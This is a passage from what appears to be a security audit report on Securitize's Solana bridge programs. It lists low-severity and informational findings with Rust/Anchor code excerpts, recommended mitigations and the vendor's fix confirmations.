7.3.5 Pause blocks inbound VAA execution, stranding in-flight cross-chain transfers

Description: When paused, both `BridgeDsTokens::handler` (outbound) and `ExecuteVaaV1::handler` (inbound) are disabled by `constraint = !config.paused`. This blocks processing of valid Wormhole VAAs representing tokens already burned on the source chain. There is a single pause flag controlling both directions.

Impact: In-flight transfers are temporarily stranded during pause. Tokens are not permanently lost -- admin can unpause to process pending VAAs. Permanent stranding only if combined with owner key loss while paused.

Recommended Mitigation: Implement separate pause flags for outbound and inbound operations, allowing inbound VAA processing during outbound pause.

Securitize: Acknowledged. The unified pause flag is an intentional design choice: during an incident, halting both directions is the desired safety posture. In-flight VAAs are not time-bound and can be executed after unpause without loss of funds, so we accept this trade-off and will not introduce separate pause flags.

7.3.6 Country source inconsistency between lock validation and cross-chain payload in `bridge_ds_tokens`

Description: In `BridgeDsTokens::handler`, `identity.country` (from `IdentityAccount`) is used for lock validation (line 303 via `validate_locked_tokens`), while `ctx.accounts.investor.country` (from `ImrInvestor`) is used for the cross-chain payload (line 331). These come from different external programs (`identity_registry` and `rwa_imr` respectively) and could theoretically diverge.

Impact: If country values diverge, the wrong lock period may be applied (US vs non-US), or the cross-chain payload may carry an incorrect country. Both sources are from the Securitize identity system and expected to be synchronized.

Recommended Mitigation: Add an explicit check:

```
require!(
  identity.country == ctx.accounts.investor.country,
  BridgeError::CountryMismatch,
);
```

Securitize: Fixed in [9fc5b8fc](#).

Resolved by making IdentityAccount the single source of truth for country: the outbound payload now reads identity.country instead of investor.country, matching the account already used for locked-tokens validation (and mirroring the EVM flow where both checks read from the same IDSRegistryService). This eliminates divergence structurally, so the explicit require!(identity.country == investor.country) check is no longer needed.

Cyfrin: Confirmed.

7.3.7 Stale ResolverConfig PDA persists when emitter address is updated in-place

Description: SetEmitterAddress::handler uses init_if_needed for the EmitterAddress PDA (same seeds since chain unchanged) but creates a new ResolverConfig PDA (new seeds since address changed via init). The old ResolverConfig (seeded by the old address) is not closed, becoming orphaned.

Impact: Orphaned PDAs waste ~0.002 SOL rent each. No functional impact -- the resolver correctly derives from the active emitter address.

Recommended Mitigation: Accept the old ResolverConfig as an optional account in set_emitter_address and close it when the address changes. Alternatively, seed ResolverConfig by chain only (not address).

Securitize: Fixed in [923f917](#).

Cyfrin: Verified.

7.3.8 Bridge initializes Wormhole outbound messages with Confirmed finality by default, weakening reorg safety

Description: New bridge instances initialize config.finality to wormhole::Finality::Confirmed in initialize.rs

```
config.wormhole.bridge = ctx.accounts.wormhole_bridge.key();
config.wormhole.fee_collector = ctx.accounts.wormhole_fee_collector.key();
config.wormhole.sequence = ctx.accounts.wormhole_sequence.key();
config.batch_id = 0;
config.finality = wormhole::Finality::Confirmed as u8;
config.paused = false;
```

And outbound transfers pass this value directly to Wormhole post_message in bridge_ds_tokens.

```
let finality =
  wormhole::Finality::try_from(config.finality).map_err(|_| BridgeError::InvalidMessage)?;

wormhole::post_message(post_message_ctx, config.batch_id, payload_bytes, finality)?;
```

On Solana, Confirmed provides weaker reorg resistance than Finalized, so guardians may attest to messages before the source-chain burn has the strongest available settlement assurances. Although the owner can later update the setting via update_finality, newly initialized bridge instances remain on the weaker default unless operators explicitly change it.

Impact: In an adverse reorg scenario, a VAA could be produced and redeemed on the destination chain while the originating Solana burn is later excluded from finalized history, creating a temporary or permanent cross-chain supply accounting inconsistency.

Recommended Mitigation: Default new bridge configurations to `wormhole::Finality::Finalized`.

Securitize: Fixed in [ef38bd](#).

Cyfrin: Verified.

7.3.9 Global resolver result PDA can be closed by any BridgeConfig owner

Description: The resolver result buffer is a single global PDA derived only from `[RESOLVER_RESULT_ACCOUNT_SEED]`, so it is shared by all bridge instances under the same `securitize_bridge` program. However, both initialization and closure are authorized only through ownership of any `BridgeConfig`, rather than through a single program-wide admin or a buffer-specific authority.

```
#[account(
  init,
  payer = owner,
  space = RESOLVER_RESULT_BUFFER_SIZE,
  seeds = [RESOLVER_RESULT_ACCOUNT_SEED],
  bump
)]
pub result: Account<'info, ExecutorAccountResolverResult>,
```

`close_resolver_result_account` closes the **same** PDA using only that seed. The instruction still requires `owner + config` with `has_one` for **some** `asset_mint`, but the result account is **not** constrained to that mint or config:

```
#[account(
  mut,
  close = receiver,
  seeds = [RESOLVER_RESULT_ACCOUNT_SEED],
  bump
)]
pub result: Account<'info, ExecutorAccountResolverResult>,
```

/// CHECK: Lamport destination for the closed account. Can be any address.

```
#[account(mut)]
pub receiver: UncheckedAccount<'info>,
```

Impact: The owner of one bridge instance can close the shared resolver result PDA and redirect its rent to an arbitrary receiver, temporarily disrupting other bridge instances that rely on the account-backed resolver path for oversized resolution results.

However, impact is limited by the **admin-only** precondition: any **competing or compromised** legitimate bridge owner is sufficient and there is no unprivileged exploit path.

Recommended Mitigation: If a single global buffer is intentional, **gate** `init` and `close` with a **single** program-level admin PDA or multisig, not merely “any `BridgeConfig.owner`”

Securitize: Fixed in [0b2f4fcb](#).

Cyfrin: Verified.

7.3.10 Emitter rotation can strand old VAAs and collide with new-emitter sequence numbers

Description: The trusted foreign emitter for a source chain is stored in a single `EmitterAddress` PDA keyed only by `["emitter_address", asset_mint, emitter_chain]`.

```
```49:58:programs/securitize_bridge/src/instructions/bridge/execute_vaa_v1.rs
 /// Expected VAA emitter for `emitter_chain` (mirrors EVM `emitterAddresses`).
```

```

#[account(
 seeds = [
 EmitterAddress::SEED_PREFIX,
 config.asset_mint.as_ref(),
 &emitter_chain.to_le_bytes(),
],
 bump = emitter_address.bump,
 constraint = emitter_address.address != ZERO_ADDRESS @ BridgeError::EmitterAddressNotConfigured,
)]
pub emitter_address: Box<Account<'info, EmitterAddress>>,

```

set\_emitter\_address overwrites the single trusted emitter for (asset\_mint, emitter\_chain), so execute\_vaa\_v1 immediately stops accepting VAAs from the previous emitter.

```

let emitter_address = &mut ctx.accounts.emitter_address;
emitter_address.chain = chain;
emitter_address.address = address;
emitter_address.bump = ctx.bumps.emitter_address;

```

Execution additionally requires the posted VAA's emitter\_address to match that stored value.

```

// Require posted VAA emitter address matches registered peer for this source chain.
require!(
 ctx.accounts
 .emitter_address
 .verify(posted.emitter_address()),

```

Also, Received accounts are initialized with seeds that include sequence but **not** emitter bytes:

```

#[account(
 init,
 payer = payer,
 seeds = [
 Received::SEED_PREFIX.as_ref(),
 config.asset_mint.as_ref(),
 emitter_chain.to_le_bytes().as_ref(),
 sequence.to_le_bytes().as_ref(),
],
 bump,
 space = 8 + Received::INIT_SPACE,
)]
pub received: Box<Account<'info, Received>>,

```

If the replacement emitter starts its Wormhole sequence from a value already used by the previous emitter, execute\_vaa\_v1 will fail because the corresponding Received PDA already exists, even though the VAA hash is different.

#### Impact:

- Old VAAs already in flight can become unexecutable after emitter rotation.
- If the new emitter reuses sequence numbers already consumed under the old emitter, some new VAAs may also be unexecutable on Solana.

**Recommended Mitigation:** Document how emitter updates: pause or drain in-flight inbound VAAs, coordinate with relayers and the source chain, and define how users recover stuck operations.

**Securitize:** Fixed in [fac534](#).

**Cyfrin:** Verified.

### 7.3.11 Inbound `execute_vaa_v1` does not validate posted VAA finality

**Description:** After parsing the Wormhole posted VAA, the instruction checks:

- `posted.emitter_chain() == emitter_chain`
- `posted.sequence() == sequence`
- `emitter_address.verify(posted.emitter_address())`

but does not check `posted.finality()` before processing the payload and minting tokens.

```
let posted_data = posted_account.try_borrow_data()?;
let posted = wormhole::PostedVaaData::try_from_account_data(&posted_data)?;

// Require posted VAA emitter chain matches emitter chain argument.
require!(
 posted.emitter_chain() == emitter_chain,
 BridgeError::WrongEmitterChain,
);

// Require posted VAA sequence matches sequence argument.
require!(posted.sequence() == sequence, BridgeError::WrongSequence,);

// Require posted VAA emitter address matches registered peer for this source chain.
require!(
 ctx.accounts
 .emitter_address
 .verify(posted.emitter_address()),
 BridgeError::WrongBridgeInitiator,
);

let payload_bytes = posted.payload.clone();
```

Outbound messages do use `BridgeConfig.finality` when calling `wormhole::post_message`, so the bridge already has a configured finality parameter on the send side. That parameter is not enforced on the receive side.

**Impact:** The issue is that inbound redemption does not enforce any minimum finality threshold locally. If trusted remote peers emit messages at a lower consistency level than expected, Solana will still accept and execute them.

**Recommended Mitigation:** If a minimum inbound consistency level is part of the intended bridge policy, enforce it explicitly in `execute_vaa_v1` by validating `posted.finality()`.

**Securitize:** Fixed in [0a36d25](#), [e1f63329](#) and [9dc1166](#).

- Added a `posted.finality() == Finalized` check with a new `InsufficientFinality` error in `execute_vaa_v1`, rejecting inbound VAAs that the source chain did not attest as finalized.
- Removed the `min_consistency_level != 0` validation in `set_emitter_address`.
- Changed the inbound check in `execute_vaa_v1` from `==` to `>=` against `EmitterAddress.min_consistency_level`. The field name implies a minimum, and `>=` correctly accepts stronger consistency levels.

**Cyfrin:** Verified.

### 7.3.12 Bridge flows do not implement on-chain rate limiting or cumulative volume caps

**Description: Emergency control is binary pause only.** Both programs gate the main bridge instructions with `!config.paused` and expose `set_paused` to the config owner (single-step toggle, no timelock in-program).

`BridgeConfig` carries operational fields (Wormhole addresses, executor, gas limit, finality, pause) but **no** rolling counters, per-window limits, or max-per-transaction beyond what Circle / token balances naturally impose:

```
#[account]
#[derive(Default, InitSpace)]
pub struct BridgeConfig {
```



```

pub owner: Pubkey,
pub wormhole: WormholeAddresses,
pub batch_id: u32,
pub finality: u8,

/// Asset mint managed by the RBAC controller. AssetAccessController PDA is derived from asset_mint.
pub asset_mint: Pubkey,

/// RWA RBAC UserRole pubkey. The bridge authority is assigned this role so it can call
/// revoke_tokens (burn on send) and issue_tokens (mint on receive).
/// If default (zero), RBAC is not configured and bridge_ds_tokens / execute_vaa_v1 will revert.
pub authorized_user_role: Pubkey,

/// Wormhole Executor program id. Default = no Executor.
pub executor_program_id: Pubkey,

/// Gas limit for execution on the destination chain (e.g. EVM). Passed in relay instructions
/// when bridging. Matches EVM gasLimit.
pub executor_gas_limit: u64,

/// Emergency pause flag. When true, bridge_ds_tokens and execute_vaa_v1 are disabled.
pub paused: bool,
// ...
}

```

**Outbound USDC** (`send_usdc_cross_chain_deposit`) requires a `BridgeCaller` PDA for the signer, but that allowlist does **not** imply any per-slot or per-day budget—only that the pubkey was added by the owner.

Similarly, **outbound DS tokens** (`bridge_ds_tokens`) and **inbound minting** (`execute_vaa_v1`) likewise enforce pause and other checks but introduce **no** protocol-level throttling between successful invocations.

**Impact:** If a **trusted execution path** is compromised or misused, loss can scale with **how fast** transactions can be confirmed and how much liquidity exists, with mitigation depending on **human or off-chain** reaction time to pause.

**Recommended Mitigation:** Consider per-allowlist-signer or global rolling windows (e.g. lamports/USDC base units per epoch).

**Securitize:** Acknowledged; We agree this is a valuable defense-in-depth improvement. Since our EVM bridge has the same gap, we plan to implement rolling rate limits symmetrically on both EVM and Solana in a follow-up release, rather than landing an asymmetric control in this audit cycle.

### 7.3.13 Concurrent or pipelined resolves last-write-wins

**Description:** In `handle_resolve_raw`, **Small results** avoid the shared buffer: under `MAX_SOLANA_RETURN_DATA_LEN` (1024 bytes), the program only uses `set_return_data`, which is **per-transaction** and not subject to cross-request overwrite.

However, **Large results** use the global PDA. The PDA address is fixed for the program:

```

fn write_resolver_result_to_account<'info>(
 program_id: &Pubkey,
 accounts: &'info [AccountInfo<'info>],
 result_bytes: &[u8],
) -> Result<> {
 let (result_pda, _) = Pubkey::find_program_address(&[RESOLVER_RESULT_ACCOUNT_SEED], program_id);

```

The account is initialized with the **same** single-seed derivation (no mint or config key in seeds):

```

#[account(
 init,
 payer = owner,
 space = RESOLVER_RESULT_BUFFER_SIZE,

```



```

 seeds = [RESOLVER_RESULT_ACCOUNT_SEED],
 bump
)]
 pub result: Account<'info, ExecutorAccountResolverResult>,

```

Each write **overwrites** the discriminator prefix and payload, then zeroes trailing bytes (only to avoid leakage from a **previous longer** payload—not to isolate logical requests):

```

{
 let mut data = result_info.try_borrow_mut_data()?;

 require_gte!(
 data.len(),
 total_len,
 BridgeError::ResolverResultBufferUndersized
);

 data[..8].copy_from_slice(RESOLVER_RESULT_ACCOUNT);
 data[8..total_len].copy_from_slice(result_bytes);

 // Zero trailing bytes to prevent stale data from a previous larger write.
 data[total_len..].fill(0);
}

```

There is **no** field storing `vaa_hash`, `emitter_chain`, `sequence`, or `asset_mint` inside this account type for consumers to assert against; correlation is entirely **off-chain** and timing-dependent.

The program comments already acknowledge the split between return data and PDA storage:

```

// Solana caps CPI return data at 1024 bytes.
// Larger resolver payloads use `Resolver::Account()` and the executor result PDA.

```

As a result, each successful write **replaces** the entire buffer for that program deployment. Any off-chain consumer (Wormhole Executor / relay) that does not **atomically** pair “my resolve transaction” with “read this result” can observe **another** resolve’s output: parallel jobs, retried simulations, or multi-asset deployments on the same program id all contend for the same scratch slot. That is **last-write-wins** semantics with **no on-chain binding** between the account bytes and a specific VAA.

**Impact:** A consumer that reads the PDA **after** another resolve has landed (different VAA, chain, or asset) may build **wrong** remaining accounts or instruction groups for its intended message.

**Recommended Mitigation:** Document that large-resolver mode is **single-flight per program**.

**Securitize** Fixed in [803df3a](#).

**Cyfrin:** Verified.

## 7.4 Informational

### 7.4.1 No ownership transfer mechanism for bridge config in either program

**Description:** Neither program provides an instruction to transfer ownership of the bridge config. The `owner` field is set during `initialize` and all admin operations gate on `has_one = owner`. If the owner key is lost, compromised, or needs rotation (e.g., migrating to a multisig), there is no on-chain mechanism. All admin functions become permanently locked.

**Impact:** Permanent loss of admin control over the bridge. Cannot pause during emergencies, update emitter/bridge addresses, or manage configuration. The program is upgradeable, providing a recovery path, but this depends on the upgrade authority being a different and available key.

**Recommended Mitigation:** Add a two-step ownership transfer pattern:

```
// New field in BridgeConfig/UsdcBridgeConfig:
pub pending_owner: Pubkey,

// New instructions:
// propose_owner (owner-only): sets pending_owner
// accept_ownership (pending_owner-only): sets owner = pending_owner, clears pending_owner
```

**Securitize:** Fixed in [983285c](#).

**Cyfrin:** Verified.

### 7.4.2 DS bridge `initialize` accepts zero-value parameters that update instructions reject

**Description:** The DS bridge `Initialize::handler` does not validate `authorized_user_role` and `executor_program_id` against `ZERO_PUBKEY`, unlike `UpdateAuthorizedUserRole::handler` (line 23) and `UpdateExecutorProgramId::handler` (line 23) which both reject zero. This creates a defense parity gap between initialization and update paths.

**Impact:** Bridge can be initialized in a non-functional state requiring corrective update calls. Escalated to Medium when combined with permissionless init and no ownership transfer (see issue 3).

**Recommended Mitigation:** Add matching zero-value checks in `initialize`:

```
require!(authorized_user_role != ZERO_PUBKEY, BridgeError::RbacNotConfigured);
require!(executor_program_id != ZERO_PUBKEY, BridgeError::ZeroExecutorProgramId);
```

**Securitize:** Fixed in [74a75](#).

DS bridge `initialize` now rejects zero `authorized_user_role` (`RbacNotConfigured`) and zero `executor_program_id` (`ZeroExecutorProgramId`), bringing it to parity with `update_authorized_user_role` / `update_executor_program_id`

**Cyfrin:** Confirmed.

### 7.4.3 `ResolverConfig` PDA uses big-endian chain seed while other chain-seeded PDAs use little-endian

**Description:** `EmitterAddress` and `BridgeAddress` PDAs use `chain.to_le_bytes()` for the chain seed. `ResolverConfig` uses `chain.to_be_bytes()`. All usages within each PDA type are internally consistent, so there is no current functional bug. The inconsistency within a single instruction file (`set_emitter_address.rs` uses LE on line 28 and BE on line 40) is a maintainability hazard.

**Impact:** No current vulnerability. Risk of introducing bugs in future code changes if a developer copies the LE pattern from the adjacent `EmitterAddress` derivation for a `ResolverConfig` lookup.

**Recommended Mitigation:** Standardize on `to_le_bytes()` for `ResolverConfig` to match all other chain-seeded PDAs. Update `set_emitter_address.rs:40`, `remove_emitter_address.rs:38`, and `resolver.rs:54`.

**Securitize:** Fixed in [d1e8acb](#).

Adopted the recommendation. `ResolverConfig` PDA derivation now uses `chain.to_le_bytes()` at all four sites.

**Cyfrin:** Confirmed.

#### 7.4.4 Dead Code Where `country_string_to_u8` and `CctpDomainNotConfigured` Are Not Used

Finding:

**Description:** Two pieces of dead code exist across the bridge programs:

1. `country_string_to_u8` in `programs/securitize_bridge/src/utils/country.rs:6` — a ~200-line function mapping ISO alpha-2 codes and country names to `u8` values with zero callers in the codebase.
2. `UsdcBridgeError::CctpDomainNotConfigured` — an error variant declared in the USDC bridge error enum with no references anywhere in the program.

**Recommended Mitigation:** Remove `utils/country.rs` and its module declaration in `utils/mod.rs`. Remove the `CctpDomainNotConfigured` variant from `UsdcBridgeError`.

**Securitize:** Fixed in [1626344](#).

Removed `country_string_to_u8` (along with `utils/country.rs` and its module declaration) and the unused `UsdcBridgeError::CctpDomainNotConfigured` variant.

**Cyfrin:** Confirmed.

#### 7.4.5 Missing events for `initialize` instructions in both programs

**Description:** Neither `securitize_bridge::Initialize::handler` nor `securitize_usdc_bridge::Initialize::handler` emits an event when the bridge is first configured. All other admin state-change instructions in both programs emit events, making initialization the only unobservable admin action for off-chain indexers.

**Recommended Mitigation:** Add `BridgeInitialized` events to both programs including key configuration parameters (owner, asset\_mint/usdc\_mint, executor\_program\_id, etc.).

**Securitize:** Fixed in [ba4d07](#).

Added a `BridgeInitialized` event emitted from the `initialize` handler in both `securitize_bridge` and `securitize_usdc_bridge`.

**Cyfrin:** Confirmed.

#### 7.4.6 Magic numbers in `securitize_usdc_bridge::initialize` for default config values

**Description:** The USDC bridge `Initialize::handler` hardcodes default values without named constants:

```
// programs/securitize_usdc_bridge/src/instructions/admin/initialize.rs:37,40
config.executor_gas_limit = 2_000_000;
config.min_finality_threshold = 2000;
```

**Recommended Mitigation:** Define named constants with documentation:

```
pub const DEFAULT_EXECUTOR_GAS_LIMIT: u64 = 2_000_000;
pub const DEFAULT_MIN_FINALITY_THRESHOLD: u32 = 2_000;
```

**Securitize:** Fixed in [32d3aff](#).

Partially applicable: `executor_gas_limit` is no longer hardcoded - it was converted to a validated handler parameter in a prior audit fix. The `min_finality_threshold = 2000` value is Circle's CCTP V2 "Standard" finality constant. We extracted it into a named constant `CCTP_STANDARD_FINALITY_THRESHOLD` in `constants.rs` with a doc comment.

**Cyfrin:** Confirmed.

#### 7.4.7 GasLimitUpdate event in DS bridge uses u128 fields unnecessarily

**Description:** The DS bridge's GasLimitUpdate event widens gas\_limit from u64 (its storage type in BridgeConfig) to u128 via u128::from(old\_gas\_limit). This wastes 16 bytes per field in event data. The USDC bridge's GasLimitUpdate event correctly uses u64.

```
// programs/securitize_bridge/src/events.rs:31-32
pub old_gas_limit: u128,
pub new_gas_limit: u128,
```

**Recommended Mitigation:** Change the GasLimitUpdate event fields to u64 for consistency with the stored type and the USDC bridge pattern.

**Securitize:** Fixed in [ce1b0565](#).

Changed GasLimitUpdate event fields from u128 to u64 in the DS bridge (events.rs and update\_gas\_limit.rs), matching the storage type in BridgeConfig.executor\_gas\_limit and bringing it in line with the USDC bridge's GasLimitUpdate event.

**Cyfrin:** Confirmed.

#### 7.4.8 format! used where .to\_string() suffices for country conversion

**Description:** In BridgeDsTokens::handler:

```
// programs/securitize_bridge/src/instructions/bridge/bridge_ds_tokens.rs:331
country: format!("{}", ctx.accounts.investor.country),
```

.to\_string() (which uses the Display trait) is equivalent, shorter, and more idiomatic.

**Recommended Mitigation:** Replace with ctx.accounts.investor.country.to\_string().

**Securitize:** Fixed in [0b78bf](#).

Replaced format!("{}", identity.country) with identity.country.to\_string() in bridge\_ds\_tokens.rs.

**Cyfrin:** Confirmed.

#### 7.4.9 Missing zero-value validation for gas\_limit parameter in both bridges

**Description:** Both UpdateGasLimit::handler functions (and the executor\_gas\_limit parameter in securitize\_bridge::Initialize::handler) accept a gas\_limit of 0 without validation. A zero gas limit would cause the executor to fail on the destination chain.

Affected locations:

- programs/securitize\_bridge/src/instructions/admin/update\_gas\_limit.rs:24
- programs/securitize\_usdc\_bridge/src/instructions/admin/update\_gas\_limit.rs:21
- programs/securitize\_bridge/src/instructions/admin/initialize.rs:91

**Recommended Mitigation:** Add require\_gt!(gas\_limit, 0, ...) checks to prevent accidental zero-value configuration.

**Securitize:** Fixed in [0b5ed9](#).

Added require\_gt!(gas\_limit, 0, InvalidGasLimit) guards in both update\_gas\_limit handlers and in both initialize handlers (DS and USDC bridges), plus a new InvalidGasLimit error variant in each program. CLI now pre-validates the flag and negative tests were added for every call site.

**Cyfrin:** Confirmed.

#### 7.4.10 set\_cctp\_domain uses bump value of 0 as sentinel for new account detection

**Description:** SetCctpDomain::handler checks cctp\_domain.bump == 0 to detect whether the PDA account is newly created vs pre-existing:

```
// programs/securitize_usdc_bridge/src/instructions/admin/set_cctp_domain.rs:35-38
require!(
 cctp_domain.bump == 0 || cctp_domain.chain != chain || cctp_domain.domain != domain,
 UsdcBridgeError::CctpDomainUnchanged,
);
```

While unlikely, a valid PDA bump can legitimately be 0, which would cause the "unchanged" check to be bypassed for a pre-existing account with bump=0.

**Recommended Mitigation:** Use an initialized: bool field in the CctpDomain account, or check if all fields are at their default values instead of relying solely on the bump.

**Securitize:** Fixed in [26f12e5](#).

Removed the cctp\_domain.bump == 0 sentinel and added a require!(chain > 0, InvalidCctpDomainChain) guard at the start of set\_cctp\_domain - since Wormhole chain ID 0 is unassigned, the default chain == 0 on a freshly init\_if\_needed-created PDA now serves as an unambiguous uninitialized marker (same pattern used by set\_emitter\_address in the DS bridge), with no reliance on probabilistic bump-value assumptions.

**Cyfrin:** Confirmed.

#### 7.4.11 update\_wormhole\_accounts is for recovery, or for migration after a bridge upgrade, not for routine reconfiguration

**Description:** update\_wormhole\_accounts is a constrained recovery hook, and only supports migration in conjunction with a bridge program upgrade. It's not a routine reconfiguration mechanism.

initialize fixes the Wormhole-related accounts to canonical PDA-derived addresses under the Wormhole program, and update\_wormhole\_accounts applies the same constrained validation.

```
pub wormhole_program: Program<'info, wormhole::program::Wormhole>,

#[account(
 mut,
 seeds = [wormhole::BridgeData::SEED_PREFIX],
 bump,
 seeds::program = wormhole_program.key,
)]
pub wormhole_bridge: Box<Account<'info, wormhole::BridgeData>>,

#[account(
 mut,
 seeds = [wormhole::FeeCollector::SEED_PREFIX],
 bump,
 seeds::program = wormhole_program.key,
)]
pub wormhole_fee_collector: Box<Account<'info, wormhole::FeeCollector>>,

// ... wormhole_emitter ...

#[account(
 mut,
 seeds = [
 wormhole::SequenceTracker::SEED_PREFIX,
 wormhole_emitter.key().as_ref(),
],
 bump,
 seeds::program = wormhole_program.key,
```

```

])
 pub wormhole_sequence: UncheckedAccount<'info>,

```

update\_wormhole\_accounts uses the same pattern: the passed accounts must be the canonical PDAs for the supplied wormhole\_program and the mint's wormhole\_emitter:

```

pub wormhole_program: Program<'info, wormhole::program::Wormhole>,

#[account(
 mut,
 seeds = [wormhole::BridgeData::SEED_PREFIX],
 bump,
 seeds::program = wormhole_program.key,
)]
pub wormhole_bridge: Box<Account<'info, wormhole::BridgeData>>,

#[account(
 mut,
 seeds = [wormhole::FeeCollector::SEED_PREFIX],
 bump,
 seeds::program = wormhole_program.key,
)]
pub wormhole_fee_collector: Box<Account<'info, wormhole::FeeCollector>>,

// ...

#[account(
 mut,
 seeds = [
 wormhole::SequenceTracker::SEED_PREFIX,
 wormhole_emitter.key().as_ref(),
],
 bump,
 seeds::program = wormhole_program.key,
)]
pub wormhole_sequence: UncheckedAccount<'info>,

```

The instruction does not permit arbitrary reconfiguration of Wormhole router accounts. Instead, it only allows the owner to resynchronize config.wormhole with the canonical bridge, fee\_collector, and sequence addresses derived for the program's bound Wormhole deployment and the mint-specific emitter.

```

pub fn handler(ctx: Context<UpdateWormholeAccounts>) -> Result<()> {
 let bridge = ctx.accounts.wormhole_bridge.key();
 let fee_collector = ctx.accounts.wormhole_fee_collector.key();
 let sequence = ctx.accounts.wormhole_sequence.key();

 let old = ctx.accounts.config.wormhole.clone();

 require!(
 old.bridge != bridge || old.fee_collector != fee_collector || old.sequence != sequence,
 BridgeError::WormholeAccountsUnchanged,
);
}

```

The handler also rejects no-op updates when the stored values already match the constrained accounts.

```

require!(
 old.bridge != bridge || old.fee_collector != fee_collector || old.sequence != sequence,
 BridgeError::WormholeAccountsUnchanged,
);

```

**Impact:** In the current implementation, update\_wormhole\_accounts is primarily a constrained recovery mechanism for correcting stale or inconsistent Wormhole account references in config. It may also serve as part of a

migration flow only if accompanied by a bridge-program upgrade that changes the bound Wormhole deployment.

**Recommended Mitigation:** Document that `update_wormhole_accounts` is intended for recovery of canonical Wormhole account references, and not for routine reconfiguration.

**Securitize:** Updated documentation at [9e4cce](#).

Acknowledged. The constraint is intentional - `wormhole_bridge`, `wormhole_fee_collector`, and `wormhole_sequence` are Anchor-constrained to the canonical PDAs derived from the bound `wormhole_program` and mint-specific `wormhole_emitter`, so `update_wormhole_accounts` can only resynchronize `config.wormhole` with those canonical addresses - it is not a free-form reconfiguration mechanism. The admin-instruction table in `SECURITIZE_BRIDGE_SPECIFICATION.md` has been reworded to state this explicitly, and a matching doc-comment has been added to the instruction handler.

#### 7.4.12 `bridge_ds_tokens` `lamport` pre-check excludes additional rent costs

**Description:** The `bridge_ds_tokens` handler requires the payer's SOL balance to be at least `wormhole_bridge.fee() + exec_amount` before any CPIs.

```
let fee = ctx.accounts.wormhole_bridge.fee();

// Require payer has enough lamports to cover fees
require_gte!(
 ctx.accounts.payer.lamports(),
 fee.saturating_add(exec_amount),
 BridgeError::InsufficientLamportsForFees,
);
```

Subsequent steps, in order, are:

1. Optional system transfer of fee from payer to `wormhole_fee_collector` (when `fee > 0`).
2. Wormhole `post_message` CPI with payer as a writable signer—this typically funds creation/rent for the posted message account and is **not** represented in `fee + exec_amount` above.

```
if fee > 0 {
 invoke_wormhole_fee_transfer_cpi(&ctx, fee)?;
}

// ... payload encoding ...

let sequence = invoke_post_message_cpi(
 &ctx,
 payload_bytes,
 outgoing_sequence,
 wormhole_message_bump,
)?;

// Request execution via the Wormhole Executor program.
invoke_request_execution_cpi(
 &ctx,
 sequence,
 target_chain,
 exec_amount,
 signed_quote_bytes,
)?;
```

The Wormhole SDK also wires `post_message` with the payer as a mutable account:

```
#[derive(Accounts)]
pub struct PostMessage<'info> {
 pub config: AccountInfo<'info>,
 pub message: AccountInfo<'info>,
```

```

pub emitter: AccountInfo<'info>,
pub sequence: AccountInfo<'info>,
pub payer: AccountInfo<'info>,
pub fee_collector: AccountInfo<'info>,
pub clock: AccountInfo<'info>,
pub rent: AccountInfo<'info>,
pub system_program: AccountInfo<'info>,
}

```

Thus, a successful end-to-end execution may require additional lamports beyond those two values. In particular, the subsequent Wormhole `post_message` CPI uses the payer as a mutable funding account and may require extra lamports for message-account rent or related account creation costs.

As a result, this check should not be interpreted as a complete on-chain minimum-balance invariant for a successful bridge transaction. A payer may satisfy the bridge's explicit pre-check and still fail later during downstream CPI execution due to insufficient lamports for rent.

**Impact:** Wallets and integrators lack an on-chain **single** minimum-SOL invariant must infer extra headroom for Wormhole message rent and account rent-exempt minimums off-chain.

**Recommended Mitigation:** Document a recommended SOL buffer above `fee + exec_amount` that accounts for posted-message rent (first vs subsequent posts may differ) and payer rent-exempt minimum after debits.

**Securitize:** Updated doc at [0af5f26](#).

Acknowledged. Documentation updated to specify a recommended SOL buffer of 0.01 SOL above `wormhole_fee + exec_amount`, with the full formula and rent derivation in the bridge specification and the SDK README.

#### 7.4.13 `read_current_sequence` uses `ANCHOR_DISCRIMINATOR_LEN` for raw Wormhole u64 data

**Description:** `read_current_sequence` borrows the constant `ANCHOR_DISCRIMINATOR_LEN` (8 bytes) to bound-check and copy the first 8 bytes of the Wormhole sequence tracker account as a little-endian u64.

```

/// Reads the current sequence from the Wormhole sequence tracker account.
/// The account stores the next sequence to be used by post_message.
/// Returns 0 if the account is uninitialized (first message).
fn read_current_sequence(account: &AccountInfo<'_>) -> Result<u64> {
 let data = account.try_borrow_data()?;

 // If the account is uninitialized, return 0.
 if data.len() < ANCHOR_DISCRIMINATOR_LEN {
 return Ok(0);
 }

 let mut buf = [0u8; ANCHOR_DISCRIMINATOR_LEN];
 buf.copy_from_slice(&data[0..ANCHOR_DISCRIMINATOR_LEN]);

 Ok(u64::from_le_bytes(buf))
}

```

This is functionally correct because `ANCHOR_DISCRIMINATOR_LEN == 8`, which matches the width of a u64. However, the constant name is specific to Anchor discriminators, while the Wormhole sequence tracker account here is being parsed as raw Wormhole data rather than an Anchor discriminator-prefixed account.

**Impact:** The code works correctly today. The concern is limited to readability and maintenance: future reviewers or maintainers may incorrectly infer that the Wormhole sequence account follows an Anchor discriminator-based layout, or may update one side of the logic without recognizing that the constant is only being used as a generic 8-byte width.

**Recommended Mitigation:** Introduce a dedicated constant (e.g. `WORMHOLE_SEQUENCE_U64_LEN` or reuse a single `U64_LEN` if the project adds one) whose name reflects **raw integer size**, not Anchor discriminators.

**Securitize:** Fixed in [52040d3](#).



Introduced a dedicated file-local constant `WORMHOLE_SEQUENCE_LEN = 8` in `bridge_ds_tokens.rs` and replaced the misleading `ANCHOR_DISCRIMINATOR_LEN` usages in `read_current_sequence`. Behavior is unchanged. **Cyfrin:** Confirmed.

#### 7.4.14 `initialize` does not pin `usdc_mint` to the canonical Solana USDC mint

**Description:** `initialize` accepts any SPL mint and creates a separate `UsdcBridgeConfig` instance keyed by that mint. This matches the program's per-mint deployment model, **but it places responsibility on operators and tooling to pass the intended cluster-specific USDC mint during setup.**

```
/// USDC mint. Constraint: valid SPL mint.
#[account(
 mint::token_program = token_program,
)]
pub usdc_mint: Box<Account<'info, Mint>>,
```

**Impact:** If the owner initializes the bridge with the wrong mint, they may create an unusable or unintended bridge instance for that mint.

**Recommended Mitigation:** Document the expected cluster-specific USDC mint more explicitly, and optionally add SDK/CLI safeguards or warnings for known devnet/mainnet USDC mint addresses.

